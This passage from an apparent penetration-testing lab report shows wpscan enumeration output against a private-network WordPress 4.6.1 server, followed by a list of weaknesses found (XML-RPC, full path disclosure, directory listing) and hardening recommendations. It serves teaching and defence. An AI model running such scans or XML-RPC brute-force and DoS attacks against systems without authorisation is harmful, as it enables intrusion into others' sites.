




Figure 16: Find the port number as url is needed for the wpscan (Step 3)



```
File  Actions  Edit  View  Help
nagamani@kali: ~ ×   nagamani@kali: ~ ×   root@kali: /home/nagamani ×   root@kali: /home/nagamani ×   nagamani@kali: ~ ×
┌──(nagamani㉿kali)-[~]
└─$ wpscan --url http://192.168.1.161:8585/wordpress
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.161:8585/wordpress/ [192.168.1.161]
[+] Started: Sat Oct  5 00:23:14 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
 |  - X-Powered-By: PHP/5.3.10
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.161:8585/wordpress/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.161:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://192.168.1.161:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[+] Upload directory has listing enabled: http://192.168.1.161:8585/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
```

Figure 17: Perform the wpscan using the url found in the database (Step 4)



```
nagamani@kali: ~ ×   nagamani@kali: ~ ×   root@kali: /home/nagamani ×   root@kali: /home/nagamani ×   nagamani@kali: ~ ×
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.161:8585/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Full Path Disclosure found: http://192.168.1.161:8585/wordpress/wp-includes/rss-functions.php
 | Interesting Entry: C:\wamp\www\wordpress\wp-includes\rss-functions.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: https://www.owasp.org/index.php/Full_Path_Disclosure

[+] Upload directory has listing enabled: http://192.168.1.161:8585/wordpress/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.161:8585/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.6.1 identified (Insecure, released on 2016-09-07).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.161:8585/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>
 |  - http://192.168.1.161:8585/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.6.1</generator>

[+] WordPress theme in use: twentyfourteen
 | Location: http://192.168.1.161:8585/wordpress/wp-content/themes/twentyfourteen/
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://192.168.1.161:8585/wordpress/wp-content/themes/twentyfourteen/readme.txt
 | [!] The version is out of date, the latest version is 4.0
 | Style URL: http://192.168.1.161:8585/wordpress/wp-content/themes/twentyfourteen/style.css?ver=4.6.1
 | Style Name: Twenty Fourteen
 | Style URI: https://wordpress.org/themes/twentyfourteen/
 | Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern design…
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.1.161:8585/wordpress/wp-content/themes/twentyfourteen/style.css?ver=4.6.1, Match: 'Version: 1.8'

[+] Enumerating All Plugins (via Passive Methods)
```

Figure 18: Perform the wpscan using the url found in the database (Step 4)

Analysis of the Wordpress Enumeration:

- WordPress Version: 4.6.1 (Vulnerable, released on 2016-09-07)
- PHP Version: 5.3.10
- 6. XML-RPC Endpoint Enabled: This endpoint can be exploited for various attacks: (Ex: Pingback DoS Attacks, Brute Force Attacks, Ghost Scanning Vulnerabilities)
- 7. Accessible WordPress Readme File: Reveals WordPress version and potentially other information.
- Full Path Disclosure: Found at http://192.168.1.161:8585/wordpress/wp-includes/rss-functions.php, revealing server file paths.
- Directory Listing Enabled: The upload directory listing allows browsing of uploaded files.
- External WP-Cron Enabled: Can be exploited for DoS attacks.
- Theme: Twenty-Fourteen (version 1.8, outdated; the latest version is 4.0).

Recommended Actions

- Update WordPress: Upgrade to the latest version to patch vulnerabilities.
- Disable XML-RPC: Disable or restrict access if not needed.
- Remove Readme File: Delete or restrict access.
- Fix Full Path Disclosure: Harden PHP settings to prevent full path disclosure.
- Disable Directory Listing: Reconfigure web server to disable it.
- Update Themes and Plugins